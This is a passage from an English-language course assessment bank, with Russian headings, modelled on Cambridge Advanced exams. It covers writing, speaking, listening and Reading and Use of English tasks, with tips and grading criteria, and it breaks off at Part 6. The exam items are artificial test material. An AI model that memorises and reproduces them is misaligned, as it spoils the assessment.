The college is planning to introduce a special course for students planning to spend time studying in another country. The college principal invites students to send a proposal outlining any problems students may face when studying abroad and suggesting ways in which the course could address these problems. A decision can then be made about what to include on the course.

Write your **proposal** in **220–260** words in an appropriate style.

Дискуссия

Оценочные средства, позволяющие включить обучающихся в процесс обсуждения спорного вопроса, проблемы и оценить их умение аргументировать собственную точку зрения и прийти к определённому решению, которое устраивает всех участников дискуссии. Целью обсуждения выступает обобщение идей и мнений относительно обсуждаемой проблемы, а также побуждение к активизации умственной деятельности, самостоятельности, раскрытию возможностей.

Это метод интерактивного обучения позволяет закрепить полученные ранее знания, восполнить недостающую информацию, сформировать умения решать проблемы, укрепить позиции, научить культуре ведения дискуссии.

Критерии оценивания

Part 3

Task Type and Format: A two-way conversation between the candidates. The candidates are given spoken instructions with written stimuli, which are used in discussion and decision-making tasks.

Focus: sustaining an interaction, exchanging ideas, expressing and justifying opinions, agreeing and/or disagreeing, suggesting, speculating, evaluating, reaching a decision through negotiation, etc.

Timing: A 2-minute discussion followed by a 1-minute decision-making task. The total time for Part 3 is 4 minutes.

Рекомендации по выполнению

Speaking Part 3: Collaborative Task

This section of the exam evaluates your ability to engage in a discussion and develop a negotiated decision.
You will be provided with oral instructions and written prompts to form the foundation for the two tasks. You are required to discuss some or even all of the prompts related to a question, expressing and justifying opinions as well as speculating. Then, you will be asked another question which you will be asked to engage your fellow candidate in working towards a decision through negotiation.
The first task will be introduced with the words: "Here are some... and a question about them". The document with the written prompts and the central question will then be placed in front of you and the other candidate. You will be given 15 seconds to read the question and the prompts, which will be made explicit with the words: "You now have some time to look at the task."
This part of the exam enables you to demonstrate your range with the language and your skill at soliciting opinions and ideas for your partner. You are expected to create an interactive dynamic with your fellow candidate initiating ideas and responding accordingly.
Following this component, you are then provided with another task whereby you must make a decision. You will be prompted with the following words: "Now you have a minute to decide...". The choice will be related to the prompts you have been discussing. You will be evaluated on your ability to employ language in the spirit of negotiation and collaboration, though you will not be penalised if you fail to reach a negotiated consensus with your colleague. In other words, there is no right or wrong answer to the task.

Tips for Speaking - Part 3

1. Employ conversation fillers like "Well" or "Let me see" to give yourself some more time to gather your thoughts. Of course, refrain from overusing these expressions as it will limit your range of language. Adopt a strategy of engaging your fellow candidate in the talk, though avoid relying on him or her too much.
2. Maintain a notebook of phrases that facilitate your ability to interject your thoughts politely or manners of soliciting a response from the other candidate. Develop a range of expressions to seem natural and to avoid repetition.
3. Avoid the tendency to rush through the prompts in the discussion. It is more effective to deal with several of them in depth rather than trying to explore all of them superficially.
4. Focus on formulating your own original thoughts on the visual stimuli provided. Merely agreeing or echoing what your fellow candidate says will not facilitate your ability to demonstrate your command of the language.
5. Simulate the exam environment with a friend or colleague to practise expressing your opinion, interjecting your thoughts and soliciting a response from another person. This will enable you to become more comfortable with the exam format.

Монологическое высказывание

Критерии оценивания

Part 4

Task Type and Format: A discussion on topics related to the collaborative task (spoken questions).
Focus: expressing and justifying opinions, agreeing and/or disagreeing and speculating
Timing: 5 minutes

Рекомендации по выполнению

Speaking Part 4: Discussion

This section of the exam evaluates your skill at engaging in a conversation based on the content raised in the collaborative task in Part 3. For Part 4, the interlocutor will moderate the discussion by asking questions that expand upon the topics explored in Part 3. The questions may well focus on more abstract issues as the discussion develops.
This component of the exam furnishes you with an opportunity to demonstrate your skill at exchanging ideas, supporting opinions, agreeing and disagreeing as well as show your ability to speak for subject matters with greater depth and nuance.

Tips for Speaking - Part 4

1. When practising Part 3, try to predict what types of questions you may encounter in Part 4. Try this with a friend or classmate and exchange feedback and ideas to enrich your depth of knowledge.
2. Note you are not being evaluated on your ideas, rather simply your ability to express them.
3. Remember to not interrupt your fellow candidate or trying to monopolise the discussion.
4. Train yourself to respond quickly to the questions you are asked by using expressions that enable you to play for time such as: "Well that's something I've never considered, though, I'd have to say...".
5. Refine your skills over time under simulated test conditions, especially in terms of time requirements. In addition, the impression you make at the end of the exam is equally important as the one you make at the beginning.

Устный ответ

Средство контроля усвоения учебного материала темы, организованное как часть учебного занятия в виде собеседования преподавателя с обучающимися; может быть также представлено в виде короткого высказывания по теме (3-5 развернутых предложения); может быть также представлено в виде монологического высказывания по теме записанного на диктофон; может быть также представлено в виде монологического высказывания по теме в виде видео-ответа, записанного на камеру.

Критерии оценивания

Part I

Task Type and Format: A conversation between the interlocutor and each candidate (spoken questions).
Focus: general interactional and social language
Timing: 2 minutes

Рекомендации по выполнению

Speaking Part 1: Interview

This section of the test evaluates your ability to employ social and interactional language.
Part 1 provides you with the opportunity to demonstrate your skill at using general social and interactional language and talk about yourself and your interests, career plans etc. The interlocutor asks you and the other candidate for basic information about yourself and then expands the scope of the discussion by asking questions about leisure activities, travel, holiday experiences etc. You are not asked to actively speak with the other candidate at this section of the exam. This merely serves as a warm-up to the more involved parts of the speaking exam to follow in the latter sections.

Tips for Speaking - Part 1

1 Respond promptly to the interlocutor with complete answers that are extemporaneous in nature. Avoid rehearsed speeches as they are easily spotted and may be inappropriate based on the context.
2 Learn to 'think on your feet' and provide answers to questions quickly even if you have little practice with a particular subject matter.
3 Make use of a range of tenses, structures and rich vocabulary during this part of the exam. This will foster a positive impression and provide you with the confidence to perform at a high level during the other parts of the exam.

Пример задания

Answer 2-3 questions, be succinct.

Interlocutor: Good morning/afternoon/evening. My name is …….. and this is my colleague …….
And your names are? Can I have your mark sheets, please? Thank you.
First of all, we'd like to know something about you.

Select one or two questions and ask candidates in turn, as appropriate.

- Where are you from?
- What do you do?
- How long have you been studying English?
- What do you enjoy most about learning English?

Select one or more questions from any of the following categories, as appropriate.

Family and Friends

- How important do you think family is? … (Why?)
- How much time do you spend with your family and what do you enjoy doing with them?
- What qualities does a close friend need to possess?
- With whom would you discuss a difficult personal situation, a family member or a close friend? …(Why?)

Art

- What would you say your relationship with the arts is?
- Which kind of art are you most interested in? … (Why?)
- When was the last time you visited a museum, gallery or an exhibition? What were your impressions on this visit?
- Who is your favourite artist? … (Why?)

Travel

- Who do you prefer to travel with? … (Why?)
- Are you more fond of long or short distance travel?
- What has been your most exciting travel experience thus far?
- Name some things that you would never leave behind you when you travel.

Эссе

Средство проверки усвоения навыков письменной речи. Проверяет способность осуществлять межъязыковое и межкультурное взаимодействие в письменной форме как в общей, так и профессиональной сферах общения. Задание также проверяет: 1. владение основными способами выражения семантической, коммуникативной и структурной преемственности между частями высказывания - композиционными элементами текста (введение, основная часть, заключение), сверхфразовыми единствами, предложениями. 2. Умение использовать языковые средства с целью выделения релевантной информации; владение особенностями официального, нейтрального и неофициального регистров общения; готовность преодолевать влияние стереотипов и осуществлять межкультурный диалог в общей и профессиональной сферах общения.

Критерии оценивания

Part 1 - Writing a discursive essay

Candidates are asked to write an essay based on two points given in the input text. They will be asked to explain which of the two points is more important and to give reasons to support their argument. The essay title will be on a subject of general interest not requiring any specialised knowledge.

Word Requirement: 220–260 words

Assessment scales

The scales which are used for marking the answers to the Writing questions consist of the following four subscales:

1. Content:
Candidates are assessed based on how well they have fulfilled the task, and whether they have addressed all the content points stated in the questions.

2. Communicative Achievement:
It focuses on the appropriateness of register and format for the task. Candidates are expected to show command of the conventions of the communicative task and communicate their ideas in an effective and convincing way, holding the target reader's attention and fulfilling all communicative purposes.

3. Organisation:
Information and ideas should be adequately organised with the correct use of cohesive devices.

4. Language:
It focuses on the range of structures and vocabulary and how accurately they are used.

Candidates' responses are **marked** on each subscale from **0 to 5**.

Рекомендации по выполнению

Writing Part 1: Essay

A composition in the Writing section is traditionally composed for an academic tutor and may be developed as a follow-up to a class activity, like attending a seminar or watching a documentary film. The main purpose of this task is to highlight relevant salient issues on the stated topic as well as to support an argument with subsidiary points and reasons. Your essay should be organised well, including an introduction, supporting paragraphs and a compelling conclusion. The composition should capture the reader's attention and express sophisticated ideas using a range of stylistic structures and vocabulary.

Task Format

There will be no choice of tasks in this Part. The task will introduce a topic that is to be written as a response to an academic activity like a panel discussion or listening to a radio show. A set of notes on the subject matter will be provided, expressed as three bullet points plus three short opinions related to the bullet points.

Task Type and Focus

You are asked to compose an essay drawing on two of the bullet points. You will be asked to explain which of the two points is more important and to express reasons for your viewpoint. The objective of this exercise is to enable you to identify the most relevant issues on a topic and to support the argument with supporting ideas. Your essay should include a well-organised introduction, supporting paragraphs and an appropriate conclusion.

The writing task is constructed to permit you to demonstrate your ability to write at this elevated level. You should read every part of the task carefully, not to omit any required development of the topic.

Tips for Writing Part 1

1. Read the entire task before beginning to plan your response. You will need to familiarise yourself with reading the input, understanding the instructions in full and then deciding on how to organise and construct your response.
2. Select two bullet points and develop your essay around them. Avoid trying to discuss more than two of the points, for this would lead the composition to being less developed than needed.
3. You may use the opinions expressed in the task to develop your answer, but be sure to use your own words as much as possible. No credit will be given for text that has been copied directly from the prompt.

Guidelines on Length

The number of words required for each writing task is 220-260 words and it is clearly stated in the questions. Answers which might be too short, usually, do not have an adequate range of language and do not include all the information that is required for the specific task. On the other hand, very long answers, very often, contain irrelevant information and may confuse the reader. In both cases, candidates' marks on the relevant subscales are affected in a negative way.

Spelling

US and other versions of spelling are accepted if used consistently.

Пример задания

You **must** answer this question. Write your answer in **220-260** words in an appropriate style.

1. You have listened to the radio programme about what kind of facilities should receive planning permission to be built on the seafront of a seaside town. You have made the notes below:

What kind of facilities should be allowed to be built on the seafront of a seaside town?
- a hotel
- beach volley facilities and a park
- coffee shops and restaurants

Some opinions expressed in the discussion:
"More open space is needed and not big hotels."
"Sports facilities are always welcome."
"New hotels can provide jobs to local people."

Write an essay discussing **two** of the facilities in your notes. You should **explain which facility should receive planning permission to be built** on the seafront, **giving reasons** in support of your answer.

You may, if you wish, make use of the opinions expressed in the discussion, but you should use your own words as far as possible.

Аудирование

Средство проверки сформированности навыков аудирования. Для контроля предлагается прослушать 2 раза один или несколько аудиофайлов, после чего студент выбирает в бланке заданий ответы на поставленные вопросы.

Критерии оценивания

PAPER 3 - Listening

General description
Content: The paper contains four parts. Each part contains a recorded text or texts and corresponding comprehension tasks. Each part is heard twice.
Time Allotted: Approximately 40 minutes
Number of Parts: 4
Number of Questions: 30
Task Types: Multiple choice, sentence completion and multiple matching.
Text Types: *Monologues*: lectures, talks, speeches, anecdotes, radio broadcasts, etc.
Interacting speakers: interviews, radio broadcasts, discussions, conversations, etc.
Scoring: Each correct answer receives 1 mark.

Part 1: Multiple choice

Task Type: The focus is on identifying speaker feeling, attitude, opinion, purpose, agreement between speakers, gist and detail.
Format: Three short, unrelated extracts of approximately 30 seconds each, from a series of either monologues or exchanges between interacting speakers. There are two multiple choice question per extract, each with three options.
Number of Questions: 6

Part 2: Sentence completion

Task Type: The focus is on identifying detail, specific information and stated opinion.
Format: A monologue lasting approximately 3 minutes. Candidates are required to complete the sentences with information heard on the recording.
Number of Questions: 8

Part 3: Multiple choice

Task Type: The focus is on identifying opinion, attitude, detail, gist, main idea and specific information.
Format: An interview or an exchange between two speakers lasting 3–4 minutes. There are six 4-option multiple-choice questions.
Number of Questions: 6

Part 4: Multiple matching

Task: The focus is on identifying attitude, opinion, gist, purpose, feeling, main points and detail.
Format: Five short, related monologues of approximately 30 seconds each. There are two tasks with five questions each, which require the selection of the correct option from a list of eight.
Number of Questions: 10

Рекомендации по выполнению

Paper 3 - Listening

Tips for Listening

1 The instructions for each task are provided on the question paper and are also heard on the audio recording, including details about the speakers, the topic and the context of the passage. Before you listen to each passage, you will have time to scan through and reflect on the questions. The length of the preparation time is provided on the tape. Candidates should use this time to familiarise themselves with the task and start to develop predictions about what they are likely to encounter on the recording.
2 A variety of voices, accents and styles of delivery will he hard in each Listening exam to underscore various contexts expressed in the audio.
3 Embark upon daily learning practices where you listen to English language audio on the Internet or television, for example. Expose yourself to a range of English styles, including speakers of various ages and backgrounds as well as different contexts like lectures, radio programmes, sporting events etc.
4 In longer texts, remember that the questions are asked in the same order as the information in the recording reflecting the structure of the text. Identify discourse markers, interview questions and other textual features that construct the text and are often reflected in the organization of the passage.
5 Write you answers clearly in CAPITAL LETTERS in the sentence-completion tasks.
6 Be sure to provide responses to all of the questions, as you will not lose any points for incorrect answers and you may actually score more than you believe.

Listening Part 1: Multiple Choice

This part of the exam evaluates you ability to listen to short dialogues and demonstrate comprehension of detail, gist, function, course of action as well as the speakers' feelings, attitudes and opinions.
Part 1 includes three unrelated short texts. They are approximately 1 minute in length and feature two or more speakers. The content is taken from a variety of real-life contexts and, therefore, expect a range of topics, voice and style of delivery.
There are two 3-option multiple-choice questions on each text.

Tips for Listening Part 1

1 Listen to the entire text once before selecting your response and never assume you have heard the right answer. The two questions have a different focus and thus the information relevant to the answers may originate from different parts of the audio recording.
2 Avoid selecting a response simply because it features words and phrases heard on the recording. Read through each question before listening to the audio and reflect upon what you are being asked to gather, including the purpose of the talk, the gist of the argument or the speaker's viewpoint on the matter.
3 Most of the questions will require you to draw inferences from what you hear. As a result, mark one answer to each question at the end of the first listening, even if you're uncertain if it is correct. Use the second listening to confirm whether your choice is correct.

Listening Part 2: Sentence Completion

This section of the exam evaluates your ability to follow the main points of a passage and obtain relevant information and opinions. This part features a monologue of roughly three minutes in the form of a talk, lecture or broadcast. The content is aimed at a general audience and is presented in accessible style.
A series of eight independent clauses expresses the main ideas from the passage whereby you will be asked to demonstrate your comprehension by completing gaps in these sentences. There is one blank per sentence, which is completed by a single word or short phrase from the listening text. The task centers on the retrieval of specific information and opinions expressed from the text. The questions follow the order of information conveyed in the text.
Correct spelling, whether it be British or US English, is required at this level.

Tips for Listening Part 2

1 The task information and the set of notes on the page provide you with a good idea of what you are about to hear, thus make good use of your preparation time. Review the information in the instructions and visualise the speaker and the situation, trying to predict what kind of information will be expressed and the type of language used.
2 Read through the set of sentences and think about what type of information is missing. Most questions focus on strong pieces of information like proper names and will be single words of very short noun groups where no more than three words are required.
3 Endeavour to write long answers without writing information that is already on the page. It is not advisable to simply para phrase the information you hear on the audio sample.
4 For the sentence completion tasks, use the actual words you hear on the audio without concerning yourself too much with the grammar. Check to be sure you have heard the correct form of the word. If you do not hear clearly whether a word is singular or plural, look at the rest of the sentence to see what is required.

Listening Part 3: Multiple Choice

This section of the exam evaluates your ability to understand longer interviews and discussions as well as demonstrate your aptitude at comprehending the speakers' attitudes and opinions.
Part 3 includes interviews and discussions involving two or more speakers. The text is approximately 3-4 minutes long and typically takes the form of a broadcast discussion or interview for a general audience.
A set of six four-option multiple choice questions examine the attitude and viewpoints of the speakers. These questions focus on gist understanding, purpose or function and follow the order of the information presented in the text.

Tips for Listening Part 3

1 As this is the longest part of the Listening exam, give yourself plenty of time to comprehend the more expansive interviews and discussions. Keep track of the line of development in these texts and recognise when the conversation has transitioned from one point to another.
2 For the multiple-choice tasks, focus on the question stems instead of the options in your preparation time, so that you can listen for the answer in the text and then match it to the closest option.
3 This section of the test employs language that paraphrases and expresses ideas from the text. As these often focus on the viewpoints and outlooks of the speakers, you need to have a strong command of the meaning and use of the type of language used to communicate these ideas concisely. Make note especially of reporting verbs like admits or resents; adjectives and adverbs that express feelings, such as disappointed or unexpected as well as words used to convey opinions like denies or suggests.

Listening Part 4: Multiple Matching

This section tests your skill at identifying the gist of several short texts as well as recognizing the attitude, viewpoint and main points.

Part 4 consists of a series of five short monologues on a subject matter. The passage is 3-4 minutes in length with each monologue lasting approximately 30 seconds. The monologues represent spontaneous speech, delivered in an informal spoken style by speakers with a variety of backgrounds and voices. There are two parallel multiple-matching tasks, each with a different focus. In each case, the correct answer must be selected from the eight options.

The set of monologues is heard twice, but candidates may approach the tasks in either order. Each focuses on a different element of gist understanding like interpreting context, viewpoints, attitudes, speaker purpose or identifying main points.

Tips for Listening Part 4

1 Remember the five speakers will be linked thematically. You will hear the set of passages once and then the entire series is repeated.
2 Reflect on the themes of the text as well as the ideas and attitudes you expect to hear in connection with the topic in question.
3 Be certain to listen for gist meaning rather than detail in these passages. Though you may not be able to understand every single word, you should be able to fathom the speaker's main idea, attitude or opinion.
4 Answer both tasks and note that you will only hear the series of monologues twice. It is up to your judgment as to how you approach the tasks, but you may find it useful to attempt one item on each listening or by approaching both tasks at the same time answering the most accessible questions on the first listening and the more difficult questions when the audio repeats.

Пример задания

Аудирование

Option 1

LISTENING - Part 1

You will hear three different extracts. For questions **1-6**, choose the answer (**A**, **B** or **C**) which fits best according to what you hear. There are two questions for each extract.

Extract One

You will hear two people talking about a play they saw at the theatre.

1 What do we learn about the writer of the play?

A He died.
B He is dying.
C He nearly died.

1	

2 What do the speakers agree on?

A The writer is quite predictable.
B The writer's style has changed direction.
C The play wasn't as funny as some of the writer's earlier plays.

2	

Extract Two

You will hear part of a radio interview with a trade and commerce researcher.

3 According to Pablo Jenson

A a variety of different shops tends to boost sales.
B traders that have something in common can boost each other's sales.
C butchers are the most successful traders.

3	

4 Jenson's theory

A advertised for similar retailers to open shops in one particular area.
B works better for bakers and butchers than for other kinds of retailers.
C seems to have been proved to be credible.

4	

Extract Three

You will hear a report about holiday homes in the Mediterranean.

5 The Costa de la Cruz

A is being spoiled by developers.
B is the cheapest area of Spain in which you can buy a holiday home.
C is close to Portugal.

5	

6 According to Chris Mercer

A there is a danger that the Costa de la Cruz will lose its appeal.
B the Costa de la Cruz can be developed without the area being damaged.
C the government has put a stop to the Costa de la Cruz being developed further.

6	

LISTENING - Part 2

You will hear a representative from British Waterways called John Sampson talking about a canal network in England. For questions **7-14**, complete the sentences.

The Grand Union Canal

The canals were built despite the fact that there was no **7** _____ and very little technology.

From 1790 to 1929, there were many canals that were **8** _____ with each other but which were not uniform in size.

The new union of canals provided a **9** _____ between major industrial cities.

There are plenty of **10** _____ for a variety of wildlife on and around the canals.

Walkers can go to the nearest waterway office to get information on **11** _____ so they can start and end at the same place.

Anglers can fish in the canals and **12** _____.

If you want to go fishing, you must buy a **13** _____.

The waterways authority request that people are **14** _____ towards other canal users.

Option 3

LISTENING - Part 3

You will hear part of a radio interview with the comedian, Lenny Henry. For questions **15-20**, choose the answer (**A**, **B**, **C** or **D**), which fits best according to what you hear.

15 Why did Lenny decide to do a degree?

- **A** He was self-conscious because he didn't have one.
- **B** Other actors persuaded him that it was a good idea.
- **C** He needed one to further his acting career.
- **D** He was impressed by other actors who had been to university.

16 What effect has studying for a degree had on Lenny?

- **A** It has developed his ability to think more clearly about his work in general.
- **B** It has made him think more seriously about his career.
- **C** It has given him the confidence to try for more challenging acting roles.
- **D** It causes him a lot of stress when he has to write an essay.

17 According to Lenny, how does comedy affect the way people feel?

- **A** It hinders their appreciation of the seriousness of a situation.
- **B** It helps them deal with disturbing images.
- **C** It makes people more sensitive.
- **D** It enables them to laugh at heartbreaking stories.

18 What does Lenny say about the work of Comic Relief in Africa?

- **A** People in Africa now have new ways of raising money for themselves.
- **B** The task they are facing is too big for them to make a real difference.
- **C** People aren't committed enough yet to the cause.
- **D** It should be a steady process to help the local communities.

19 What does Lenny say about his visit to Debre Zeit?

- **A** He enjoyed working as a care worker for a while.
- **B** He was impressed by Fanti's bravery despite his illness.
- **C** He was moved by the way the people there handled their situation.
- **D** He was impressed by the way Fanti praised comic Relief.

20 What does Lenny say about writing comedy?

- **A** He hopes that he will soon be a more self-confident writer.
- **B** He finds it really easy since starting his degree.
- **C** He doesn't think he'll ever have the confidence to write something on his own.
- **D** He no longer likes working with other writers.

Option 4

LISTENING - Part 4

You will hear five short extracts in which people are talking about animals.
While **you listen you must complete both tasks.**

TASK ONE

For questions **21-25**, choose from the list A-H the person who is speaking.

A	a doctor		
B	a circus trainer	Speaker 1	21
C	a retired person	Speaker 2	22
D	a zoo keeper	Speaker 3	23
E	a pet shop owner	Speaker 4	24
F	a vet	Speaker 5	25
G	a blind person		
H	a patient		

TASK TWO

For questions **26-30**, choose from the list **A-H** what each speaker is expressing.

A	anger at how people can be so rude		
B	a need for experience and total competence when doing a job	Speaker 1	26
C	the value of making a difference to the world	Speaker 2	27
D	pride at their own courage	Speaker 3	28
E	the need to train young people with technological skills	Speaker 4	29
F	surprise at someone's reluctance to deal with a problem	Speaker 5	30
G	annoyance at other people being inconsiderate		
H	reluctance to be sociable		

Тест

Тест состоит из набора заданий и проверяет сформированность навыков письменной речи, аудирования, навыков, связанных с анализом текста.

Критерии оценивания

Успешная сдача (средний балл за 4 аспекта):
Оценка А уровень С2 (proficiency): студент набирает от 95 до 100% ОЦЕНКА "ОТЛИЧНО"
Оценка уровень С1 (advanced):
Оценка В: от 91 до 94% ОЦЕНКА "ОТЛИЧНО"
Оценка С: от 85 до 90% ОЦЕНКА "ХОРОШО"
Не сдал, но получение сертификата: Владеет уровнем В2 (upper-intermediate)
Оценка: от 76 до 84% ОЦЕНКА "УДОВЛЕТВОРИТЕЛЬНО"
Оценка от 75 % или ниже ОЦЕНКА "НЕУДОВЛЕТВОРИТЕЛЬНО"

Рекомендации по выполнению

1. Look though the practice test you've already done. Pay attention to your typical mistakes.
2. Look through the strategies and tips given for each test activity.
3. Practice with additional practice tests at home.
4. Revise the course vocabulary.
5. Revise grammar topics.
6. In class, ask questions and things you want to check.

Пример задания

Тест

Test 3 **Reading and Use of English** (1 hour 30 minutes) **Part 1**

For questions **1–8**, read the text below and decide which answer (**A**, **B**, **C** or **D**) best fits each gap. There is an example at the beginning (**0**).

Mark your answers **on the separate answer sheet.**

Example:

0 **A** occurrence **B** presence **C** life **D** existence

0	A	B	C	D

The lightest materials in the world

Aerogels are the lightest solid materials in **(0)** ..... . Invented in 1931, they are gels (like hair gel) in which gas has been **(1)** ..... for the liquid. They have unique **(2)** ..... that have still to be exploited to the **(3)** ..... .

Aerogels can be rigid – making them suitable for windows – or flexible; the latter type could be used for blankets and outdoor clothes. As well as being extremely lightweight – air can **(4)** ..... as much as 99.8% of the material – aerogels are remarkably effective as insulators: a flower placed on a piece of aerogel held over the flame of a Bunsen burner will be **(5)** ..... by the heat.

This means that aerogels have considerable **(6)** ..... for use in the building and construction **(7)** ..... , instead of conventional insulation. However, production costs are very high, so even though it is the best insulator we have, its use is currently limited, mostly to drilling operations and other **(8)** ..... environments.

1	**A** substituted	**B** replaced	**C** changed	**D** relieved
2	**A** possessions	**B** belongings	**C** contents	**D** properties
3	**A** total	**B** full	**C** extent	**D** entirety
4	**A** put in	**B** make up	**C** fill in	**D** build up
5	**A** unaffected	**B** unconcerned	**C** uninfluenced	**D** unimpressed
6	**A** possibility	**B** ability	**C** potential	**D** capacity
7	**A** category	**B** division	**C** sector	**D** region
8	**A** extreme	**B** intense	**C** excessive	**D** immoderate

Test 3 Reading and Use of English Part 2

For questions **9–16**, read the text below and think of the word which best fits each gap. Use only **one** word in each gap. There is an example at the beginning (**0**).

Write your answers **IN CAPITAL LETTERS on the separate answer sheet.**

Example: **0** T O O

Applying for your first job?

Getting a job is **(0)** ..... important to leave to chance; **(9)** ..... all, work is likely to play a significant role in your life for many years. So before sending in any applications, think hard about **(10)** ..... would really suit you. Concentrate on jobs for **(11)** ..... you have an aptitude – **(12)** ..... can be very demoralising to have your application turned down. Ideally, your job should be not only one you can do well, **(13)** ..... also one that makes you look forward to going to work every morning.

It's important to consider the culture of the organisations you're applying **(14)** ..... . Some companies are **(15)** ..... obsessed with results and profits that employees are under stress all the time. You need to be clear in your own mind **(16)** ..... or not you could work in an environment like that.

Making an effort in the early stages of applying for a job will almost certainly pay off in the long run.

Test 3 Reading and Use of English Part 3

For questions **17–24**, read the text below. Use the word given in capitals at the end of some of the lines to form a word that fits in the gap **in the same line**. There is an example at the beginning (**0**).

Write your answers **IN CAPITAL LETTERS on the separate answer sheet.**

Example: 0 F A S C I N A T I N G

Introduction to Mexico's long history

Mexico has a long and **(0)** ..... history. For some people, Mexico is synonymous with the Aztecs, who dominated the country from the fourteenth century until they declined in the sixteenth, as a result of **(17)** ..... by the Spanish, and disease. But before the arrival of Europeans, a number of **(18)** ..... existed in different parts of Mexico, going back at least to the Olmecs. The Olmecs are virtually **(19)** ..... now, but they flourished for over a millennium, from around 1500 BC.

Mexico from the Olmecs to the Aztecs, by Michael D. Coe and Rex Koontz, is an excellent introduction to the period, and a very **(20)** ..... guide to these early **(21)** ..... . The authors draw on numerous recent **(22)** ..... , and discuss topics ranging from the beginnings of agriculture and writing to **(23)** ..... against the ruling elite.

Of particular interest is the authors' discussion of recent developments in radiocarbon dating. The **(24)** ..... of these are likely to transform our understanding of the timescale of the region.

FASCINATE
CONQUER
CIVILISE
KNOW
INSTRUCT
INHABIT
DISCOVER
RISE
IMPLY

Test 3 Reading and Use of English Part 4

For questions **25–30**, complete the second sentence so that it has a similar meaning to the first sentence, using the word given. **Do not change the word given**. You must use between **three** and **six** words, including the word given. Here is an example (**0**).

Example:

0 People think the first email was sent in 1971.

THOUGHT

The first email ..... in 1971.

The gap can be filled with the words 'is thought to have been sent', so you write:

Example: | **0** | IS THOUGHT TO HAVE BEEN SENT |

Write **only** the missing words **IN CAPITAL LETTERS on the separate answer sheet**.

---

25 I'm sure Ben wasn't pleased when Myra arrived, because he's never liked her.

CAN'T

Ben has never liked Myra, so he ..... see her arrive.

26 Jenny very rarely follows other people's advice.

EVER

Jenny ..... other people advise her to do.

27 I eventually realised that the woman waving at me was an old friend.

TURNED

I couldn't at first see who was waving at me, but she ..... an old friend.

28 It was the most dangerous situation I had ever been in.

A

Never before ..... dangerous situation.

29 When the managing director resigned unexpectedly, the company struggled to replace him.

FILL

The company struggled ..... by the unexpected resignation of the managing director.

30 The millionaire had made it clear how he wished his donation to be allocated, and that was how it was done.

ACCORDANCE

The millionaire's donation was allocated ..... wishes.

Test 3 Reading and Use of English Part 5

You are going to read a review of a book about birds. For questions **31–36**, choose the answer (**A**, **B**, **C** or **D**) which you think fits best according to the text.

Mark your answers **on the separate answer sheet**.

Birdlife, by Glenda Hurst, reviewed by Carl Truman

Birds are present in our lives in so many ways – as pets, as part of many people's diet, even as a source of inspiration - that Glenda Hurst's *Birdlife* is, in some respects, a welcome miscellany of fact and fiction. Her previous book, *Gold*, was a best-seller, and Hurst has, understandably, chosen to repeat a winning formula. In that book, each chapter focused on a different aspect of the metal, from its financial use to edible gold leaf, but the apparently random order of chapters meant *Gold* lacked continuity: there was no sense of the author presenting a case and leading us through the steps of her argument. While each chapter was interesting enough in itself, overall the book seemed lightweight, a series of magazine articles. Nevertheless, *Gold* sold in large numbers, and I see no reason why *Birdlife* should not repeat that success.

Birds have played a role in myths for millennia, from ancient China to Egypt to Central America, and birds are often used as symbols: the dove to represent peace, the eagle for power and so on. In her chapter on mythology, Hurst takes the reader on a world tour at breakneck speed, but the lack of comparison and cross-referencing means that readers are often left to their own devices if they wish to interpret the information or identify similarities between cultures. Furthermore, this approach means that a fair amount of potentially tedious repetition is unavoidable. There is a great deal of detail and not enough synthesis, leaving the reader wondering what point, if any, is being made.

I enjoyed the chapter on birds working with human beings. It gives the familiar example of taking canaries into mines so that if methane or carbon dioxide is present, its effect on the bird gives the miners early warning of danger. However, I suspect I am not alone in being unfamiliar with the East African honeyguide, a wild bird which leads people to bee colonies. The men searching for honeycomb make specific noises, and when the honeyguide hears them, it replies, with a particular call that it restricts to that one situation. The people smoke out the bees and take the honeycomb, leaving a little as a reward for the bird – which in this way avoids having to tackle the bees itself. This is thought to be the only instance of birds in the wild deliberately communicating with human beings to the advantage of both parties.

An area that has seen a great deal of research in recent years is bird migration, a phenomenon that used to be totally misunderstood: a couple of centuries ago, it was thought that birds that disappeared for the winter were hiding in mud. We now know a great deal about migration. The Arctic tern, for instance, breeds in the Arctic, flies south to the Antarctic in August or September, arriving back in May or June – a round trip of over 70,000 kilometres. And the bird appears to be determined to reach its destination: even if fish are being caught below it, and birds that are not migrating dive down to steal some, the Arctic tern cannot be deflected from its journey. Although the Arctic tern holds the record, feats on this scale are far from rare.

Birdlife ends with a short epilogue in which Hurst lays out her vision of an ideal future: restoring habitats that have been transformed by drainage or by grubbing up hedges, in both cases to improve agriculture; from the birds' point of view, their habitat is damaged or even destroyed. It is here that Hurst reveals her true colours, as food production comes a poor second to protecting an environment in which birds can thrive. Reverting to the farming methods of the past is a forlorn hope, however: she can hardly expect us to sacrifice the enormous increase in agricultural output that we have achieved, when even that is not enough to feed the world's population.

While *Birdlife* has little to say to serious ornithologists, professional or amateur, if picked up in an airport bookshop or given as a present, it might well broaden the horizons of others.

31 The reviewer mentions *Gold* in order to

A emphasise the wide range of topics that Hurst covers in each book.
B explain what he sees as a weakness in Hurst's approach.
C support his opinion that *Birdlife* deserves to be very popular.
D express his disappointment with *Birdlife* in comparison with *Gold*.

32 The reviewer suggests that in the chapter on birds in mythology, Hurst

A misses opportunities to draw conclusions from the information she presents.
B misunderstands the significance of some of the myths that she mentions.
C uses repetition rather than discussion to support her interpretations.
D tries to cover too wide a range of cultures.

33 The reviewer refers to the honeyguide to suggest that birds

A and human beings can co-operate to their mutual benefit.
B can be trained to assist human beings.
C could be exploited by human beings to a greater extent.
D are not as useful to human beings as is sometimes claimed.

34 The phrase 'feats on this scale' (line 27) refers to the ability of some birds to

A avoid getting distracted.
B survive without eating.
C live in cold climates.
D fly long distances.

35 What does the reviewer say about the epilogue?

A It overestimates the damage done to birds by changes in agriculture.
B It reveals Hurst's lack of understanding of certain subjects.
C It is unlikely to have the effect that Hurst would like.
D It convinced him that Hurst's concern for birds is justified.

36 In the text as a whole, the reviewer gives the impression of thinking that *Birdlife*

A reveals how much more there is to discover about its subject.
B is readable without providing new insights into the subject.
C provides a clear overview of a subject with many facets.
D is unusual in bringing together diverse aspects of the subject.

Test 3 Reading and Use of English Part 6

You are going to read extracts from an article in which four artists give their views on the creative process. For questions **37–40**, choose from the artists **A–D**. The artists may be chosen more than once.

Mark your answers **on the separate answer sheet**.

The artist at work

Four artists give their views on how they create their work.

A

